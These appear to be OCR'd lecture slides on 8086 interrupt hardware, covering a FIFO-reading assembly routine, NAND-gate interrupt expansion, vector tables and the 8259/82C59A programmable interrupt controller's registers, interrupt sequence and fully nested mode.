Example contd: “Read from the FIFO into AH”

```
READ:    PROC     FAR USES   BX DI DX
EMPTY:   MOV      BX, INP
         MOV      DI, OUTP
         CMP      BX,DI
         JE       EMPTY
         MOV      AH, CS:DI
         MOV      AL,9 ; enable 8255 intEa
         MOV      DX, CNTR
         OUT      DX,AL
         INC      BYTE PTR CS:OUTP
         RET
READ :   ENDP
```

Multiple Interrupts - Another Interrupt Structure





FIGURE 12–13 Expanding the INTR input from one to seven interrupt request lines.

Multiple Interrupts - Interrupt Structures



$\overline{IR6}$	$\overline{IR5}$	$\overline{IR4}$	$\overline{IR3}$	$\overline{IR2}$	$\overline{IR1}$	$\overline{IR0}$	Vector
1	1	1	1	1	1	0	FEH
1	1	1	1	1	0	1	FDH
1	1	1	1	0	1	1	FBH
1	1	1	0	1	1	1	F7H
1	1	0	1	1	1	1	EFH
1	0	1	1	1	1	1	DFH
0	1	1	1	1	1	1	BFH


- This drawing can accommodate up to 7 interrupts.
- If any of the IR inputs becomes a logic 0, then the output of the NAND gate goes to logic 1 and requests an interrupt through the INTR input.
- The PRIORITY among the interrupts is resolved using software techniques.
  Ex: IR1 and IR0 active creates FCH (252). At this location IR0 can be placed to resolve.

Operation

- If any of the IR inputs becomes a logic 0, then the output of the NAND gate goes to logic 1 and requests an interrupt through the INTR input
- Single interrupt request
- What if IR0 and IR1 are active at the same time?
- The interrupt vector is generated is FCh
- If the IR0 input is to have higher priority, the vector address for IR0 is stored at vector location FCh
- The entire top half of the vector table and its 128 interrupt vectors must be used to accommodate all possible conditions
- This seems wasteful but it may be cost effective in simple systems

Multiple Interrupts Using Priority Encoder

Or you may use a priority encoder!




8255 Programmable Interrupt Controller

8259 Programmable Interrupt Controller

- The 8259 programmable interrupt controller (PIC) adds eight vectored priority encoded interrupts to the microprocessor.
- This controller can be expanded to accept up to 64 interrupt requests. This requires a master 8259 and eight 8259 slaves.
- Vector an Interrupt request anywhere in the memory map.
- Resolve eight levels of interrupt priorities in a variety of modes, such as fully nested mode, automatic rotation mode, and specific rotation mode.
- Mask each of the interrupt request individually
- Read the status of the pending interrupts, in-service interrupts and masked interrupts.


Block Diagram



PIN	DESCRIPTION
D7 - D0	Data Bus (Bidirectional)
$\overline{RD}$	Read Input
$\overline{WR}$	Write Input
A0	Command Select Address
$\overline{CS}$	Chip Select
CAS 2 - CAS 0	Cascade Lines
$\overline{SP/EN}$	Slave Program Input Enable
INT	Interrupt Output
$\overline{INTA}$	Interrupt Acknowledge Input
IR0 - IR7	Interrupt Request Inputs

82C59A Programmable Interrupt Controller

- Block diagram of 82C59A includes 8 blocks
  - 8259 is treated by the host processor as a peripheral device.
  - 8259 is configured by the host pocessor to select functions.
- **Data bus buffer and read-write logic**: are used to configure the internal registers of the chip.
    - A0 address selects <u>**different**</u> command words within the 8259



82C59A Programmable Interrupt Controller

– Control Logic INT and $\overline{INTA}$ ared used as the handshaking interface.
  - INT output connects to the INTR pin of the master and is connected to a master IR pin on a slave. $\overline{INTA}$ is sent as a reply.
  - In a system with master and slaves, **<u>only</u> the master $\overline{INTA}$ signal** is connected.


– Interrupt Registers and Priority Resolver: Interrupt inputs IR_0 to IR_7 can be configured as either *level-sensitive* or *edge-triggered* inputs. Edge-triggered inputs become active on 0 to 1 transitions.

1. **Interrupt request register (IRR):** is used to indicate all interrupt levels requesting service.
2. **In service register (ISR):** is used to store all interrupt levels which are currently being serviced.
3. **Interrupt mask register (IMR):** is used to enable or mask out the individual interrupt inputs through bits M0 to M7. <u>0= enable, 1= masked **out.**</u>
4. **Priority resolver**: This block determines the priorities of the bits set in the IRR. The highest priority is selected and strobed into the corresponding bit of the ISR during the $\overline{INTA}$ sequence.
   – The priority resolver examines these 3 registers and determines whether INT should be sent to the MPU

82C59A Programmable Interrupt Controller


- **Cascade-buffer comparator:** Sends the address of the selected chip to the slaves in the master mode and decodes the status indicated by the master to find own address to respond.
  - Cascade interface CAS_0-CAS_2 and $\overline{SP}/\overline{EN}$:
    - Cascade interface CAS_0-CAS_2 carry the address of the slave to be serviced.
    - $\overline{SP}/\overline{EN}$
      - :=1 selects the chip as the master in cascade mode
      - :=0 selects the chip as the slave in cascade mode
      - :in single mode it becomes the enable output for the data transiver

Interrupt Sequence



1) One or more of the INTERRUPT REQUEST lines (IR0 - IR7) are raised high, setting the corresponding IRR bit(s).
2) The 82C59A evaluates those requests in the priority resolver with the **IMR** and **ISR**, resolves the priority and sends an interrupt (INT) to the CPU, if appropriate.
3) The CPU acknowledges the INT and responds with first INTA pulse.
4) During this INTA pulse, the appropriate ISR bit is set and the corresponding bit in the IRR is reset (to remove request). The 82C59A does not drive the data bus during the first INTA pulse.
5) The 80C86/88/286 CPU will initiate a second INTA pulse. The 82C59A outputs the 8-bit pointer onto the data bus to be read by the CPU.
6) This completes the interrupt cycle. In the **Automatic End of Interrupt** (AEOI) mode, the ISR bit is reset at the end of the second INTA pulse. Otherwise, the ISR bit remains set until an appropriate End of Interrupt (EOI) command is issued at the end of the interrupt subroutine.

8259 System Bus




82C59A STANDARD SYSTEM BUS INTERFACE

Content of the Interrupt Vector Byte

CONTENT OF INTERRUPT VECTOR BYTE FOR
80C86/88/286 SYSTEM MODE

	D7	D6	D5	D4	D3	D2	D1	D0
IR7	T7	T6	T5	T4	T3	1	1	1
IR6	T7	T6	T5	T4	T3	1	1	0
IR5	T7	T6	T5	T4	T3	1	0	1
IR4	T7	T6	T5	T4	T3	1	0	0
IR3	T7	T6	T5	T4	T3	0	1	1
IR2	T7	T6	T5	T4	T3	0	1	0
IR1	T7	T6	T5	T4	T3	0	0	1
IR0	T7	T6	T5	T4	T3	0	0	0

Two controllers wired in cascade



On the PC, the controller is operated
in the fully nested mode

Lowest numbered IRQ input has highest priority

Interrupts of a lower priority will not be acknowledged until the higher priority interrupts have been serviced

Fully Nested Mode

- It prioritizes the IR inputs such that IR0 has highest priority and IR7 has lowest priority
- This priority structure extends to interrupts currently in service as well as simultaneous interrupt requests
- For example, if an interrupt on IR3 is being serviced (IS3 = 1) and a request occurs on IR2, the controller will issue an interrupt request because IR2 has higher priority.
- But if an IR4 is received (or any interrupt higher than IR2), the controller will not issue the request
- Note however that the IR2 request will not be acknowledged unless the processor has set IF within the IR3 service routine
- In all operating modes, the IS bit corresponding to the active routine must be reset to allow other lower priority interrupts to be acknowledged
- This can be done by outputting **manually** a special nonspecific EOI instruction to the controller just before IRET
- Alternatively, the controller can be programmed to perform this nonspecific EOI **automatically** when the second INTA pulse occurs

Interrupt Process Fully Nested Mode

